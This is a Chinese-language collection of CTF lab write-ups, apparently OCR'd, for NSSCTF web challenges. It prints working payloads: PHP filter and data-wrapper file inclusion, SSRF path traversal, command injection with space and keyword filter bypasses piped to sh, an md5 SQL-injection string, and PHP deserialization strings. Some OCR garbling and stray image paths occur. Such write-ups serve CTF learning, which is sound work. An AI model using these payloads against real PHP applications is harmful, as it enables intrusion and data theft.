
Request	Payload 1	Payload 2	Status code	Error	Timeout	Length	Comment
5433	lionel	!@#$%					
5552	loydie	!@#$%	200			558	
5556	lu	!@#$%	200			558	
5571	lucila	!@#$%					
5584	ludovika	!@#$%					
5588	luelle	!@#$%					
5589	luigi	!@#$%					
5590	luis	!@#$%					
5593	lukas	!@#$%	200			558	
5594	luke	!@#$%					
5595	lula	!@#$%	200			558	
5596	lulita	!@#$%	200			558	

5590 of 30453056

感觉全爆破不是方法 那就猜账号是admin再爆 报不出放弃了

没有思路时

看到这题标签是git泄露（也是场景复现）




确定是git泄露，但好像githack都下不下来

```
D:\python3\GitHack-master\GitHack-master>python GitHack.py http://node4.anna.nssctf.cn:28430/.git/
[+] Download and parse index file ...
[+] Api-back.php
[+] Api.php
[+] Config.php
[+] Config.php.bak
[+] Data/Public/nothumb.jpg
[+] Data/Public/nothumb.png
[+] Data/User/21232f297a57a5a743894a0e4a801fc3.php
[+] Inc/Auth.class.php
[+] Inc/Chmod.conf.php
[+] Inc/Cookie.class.php
[+] Inc/File.class.php
[+] Inc/Functions.php
[+] Inc/PclZip.class.php
[+] Inc/Session.class.php
[+] Inc/Thumb.class.php
[+] Init.php
[+] README.md
[+] Readme/about.html
[+] Readme/help.html
[+] Readme/index.html
[+] Readme/license.html
```

那就看看有什么有用文件 用dirsearch看清楚些

```
[19:49:09] 403 -  309B  - /cgi-bin/printenv.pl
[19:49:21] 200 -   10KB - /LICENSE
[19:49:22] 200 -   14KB - /logo
[19:49:28] 200 -   18KB - /phpinfo.php
[19:49:31] 301 -  337B  - /Readme  ->  http://node4.anna.nssctf.cn:28430/Readme/
[19:49:31] 200 -    3KB - /README.md
[19:49:33] 403 -  303B  - /server-status
[19:49:33] 403 -  304B  - /server-status/
[19:49:39] 200 -   33KB - /upload
[19:49:44] 302 -   14B  - /wwwroot.tar  ->  http://2.2.2.2/slogin/appoint.html?_URL
%2fwwwroot.tar&appoint=http%3A%2F%2F192.168.112.30%2Findex%5F18.html

Task Completed
```


一个个打开 找到了




112.[NCTF 2018]签到题

打开靶机是百度的镜像


抓包去掉secret.php




113.[SWPUCTF 2021 新生赛]PseudoProtocols



题目提示文件包含漏洞 wllm=php://filter/read=convert.base64-encode/resource=hint.php




按提示打开




```php
<?php
ini_set("max_execution_time",  "180");
show_source(__FILE__);
include('flag.php');
$a=  $_GET["a"];
if(isset($a)&&(file_get_contents($a,'r'))  ===  'I  want  flag'){
        echo  "success\n";
        echo  $flag;
}
?>
```

用data://text/plain,写入




```php
<?php
ini_set("max_execution_time",  "180");
show_source(__FILE__);
include('flag.php');
$a=  $_GET["a"];
if(isset($a)&&(file_get_contents($a,'r'))  ===  'I  want  flag'){
        echo  "success\n";
        echo  $flag;
}
?> success NSSCTF{33703dbd-b856-4740-8e08-e2b2a0c067dc}
```

或者php://input写入

```
GET /test2222222222222.php?a=php://input HTTP/1.1
Host: node7.anna.nssctf.cn:29550
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:132.0)
Gecko/20100101 Firefox/132.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer:
http://node7.anna.nssctf.cn:29550/test2222222222222.php?a=php://input
Connection: close
Cookie: td_cookie=3469180099
Upgrade-Insecure-Requests: 1
Priority: u=0, i
Content-Length: 11

I want flag
```

Search... 0 match

Response

Pretty Raw Hex Render \n

```
<?php
ini_set("max_execution_time", "180");
show_source(__FILE__);
include('flag.php');
$a= $_GET["a"];
if(isset($a)&&(file_get_contents($a,'r')) === 'I want flag'){
    echo "success\n";
    echo $flag;
}
?> success NSSCTF{33703dbd-b856-4740-8e08-e2b2a0c067dc}
```

114.[NISACTF 2022]easyssrf

网站快照获取 主页 SSRF来喽


穿山甲快照获取

请输入要CURL的网站


CURL

tnnd，你CURL啊！你怎么不CURL啊？


查看一下本地



看看有没有flag 127.0.0.1/flag




跟着线索走



过滤file协议 就用四个../查看 flag

或者filter伪协议





```php
<?php

highlight_file(__FILE__);
error_reporting(0);

$file = $_GET["file"];
if (stristr($file, "file")){
    die("你败了.");
}

//flag in /flag
echo file_get_contents($file);
```

TlNTQ1RGe2FjMTA3MjVkLWE3ODYtNDRhMC1iMDE1LWNkZTI0MDkxNTE3NH0K

115.[BJDCTF 2020]easy_md5


看标头找到线索



输入**ffifdyop**后跳转

其实不用去赋值 直接levell14.php进入下一页面


```php
<?php
error_reporting(0);
include  "flag.php";

highlight_file(__FILE__);

if($_POST['param1']!==$_POST['param2']&&md5($_POST['param1'])===md5($_POST['param2'])){
        echo  $flag;
} NSSCTF{0482191b-7578-42b0-b6c3-80809da11d7b}
```




数组绕过

116.[NSSCTF 2022 Spring Recruit]ezgame

靶机是游戏



需要65分但很难 那就看看js代码 审计后直接改分数



117.[GXYCTF 2019]Ping Ping Ping

想cat flag时

发现过滤了空格，绕过后发现过滤了flag

听说php可以执行系统函数？我来康康

127.0.0.1|cat%09flag.php 确定

fxck your flag!

先看看inedx.php

听说php可以执行系统函数？我来康康

Why not try bjut.edu.cn
确定

```
|\'|\"|\\|\(|\)|\[|\]|\{|\}/", $ip, $match)){
                print_r($match);
                print($ip);
echo preg_match("/\&|\/|\?|\*|\<|[\x{00}-\x{20}]|\>|\'|\"|\\|\(|\)|\[|\]|\{|\}/", $ip, $match);
                die("fxck your symbol!");
                }
        else if(preg_match("/ /", $ip)){
                die("fxck your space!");
                }
    else if(preg_match("/bash/", $ip)){
                die("fxck your bash!");
                }
else if(preg_match("/.*f.*l.*a.*g.*/", $ip)){
                die("fxck your flag!");
                }
    $a = shell_exec("ping -c 4 ".$ip);
                echo "

";
                print_r($a);
                }

                ?>
```

?ip=127.0.0.1;echoIFS9Y2F0IGZsYWcucGhw|base64IFS9-d|sh

把flag.phpbase64编码 然后-d|sh执行（绕狗bash

或者）?ip=127.0.0.1;a=g;catIFS1fla$a.php 简单拼接

或者调用内联函数?ip=127.0.0.1;cat$IFS`ls`

118.AreUSerialz

 image-20241126185407120

 image-20241126185418619

序列化后 绕过部分字符

```php
<?php
  class FileHandler {
  protected $op = 2;
  protected $filename ='flag.php';
  //题目中包含flag的文件
protected $content;
}
$bai = urlencode(serialize(new FileHandler));
//URL编码实例化后的类FileHandler序列化结果
$mao =str_replace('%00',"\\00",$bai);
//str_replace函数查找变量bai里面的数值%00并将其替换为\\00
$mao =str_replace('s','S',$mao);
//str_replace函数查找变量mao里面的数值s并将其替换为S
echo $mao
//打印结果
?>
```

输入 输出

```
O%3A11%3A%22FileHandler%22%3A3%3A%7BS%3A5%3A%22\00%2A\00op%22%3Bi%3A2%3BS%3A11%3A%22\00%2A\00filename%22%3BS%3A8%3A%22flag.php%22%3BS%3A10%3A%22\00%2A\00content%22%3BN%3B%7D
```

赋给str后 得到flag

或者用filter为协议

```php
<?php
    class FileHandler {
        protected $op = 2;
        protected $filename = "php://filter/read=convert.base64-encode/resource=flag.php";
        protected $content;
    }
    $a = new FileHandler();
        $b = serialize($a);
        echo($b);
?>
```

输出

```
O:11:"FileHandler":3:{s:5:"NUL*NULop";i:2;s:11:"NUL*NULfilename";s:57:"php://filter/read=convert.base64-encode/resource=flag.php";s:10:"NUL*NULcontent";N;}
```

直接构造为payload

```
        if(is_valid($str))  {
                $obj  =  unserialize($str);
        }

}
```

[Result]:

PD9waHAKJEZMQUcgPSAiY3RmaHVie2Y3MWY4NjliMTkwMWNmZDMxNDcxNzE2MH0iOwo/Pgo=

119.[SWPUCTF 2021 新生赛]ez_unserialize

进入靶机查看源代码

哦？题目在哪捏？

```
</html>
<!--
User-agent: *
Disallow: 什么东西呢？
-->
```

看看robots协议

后面就是反序列化

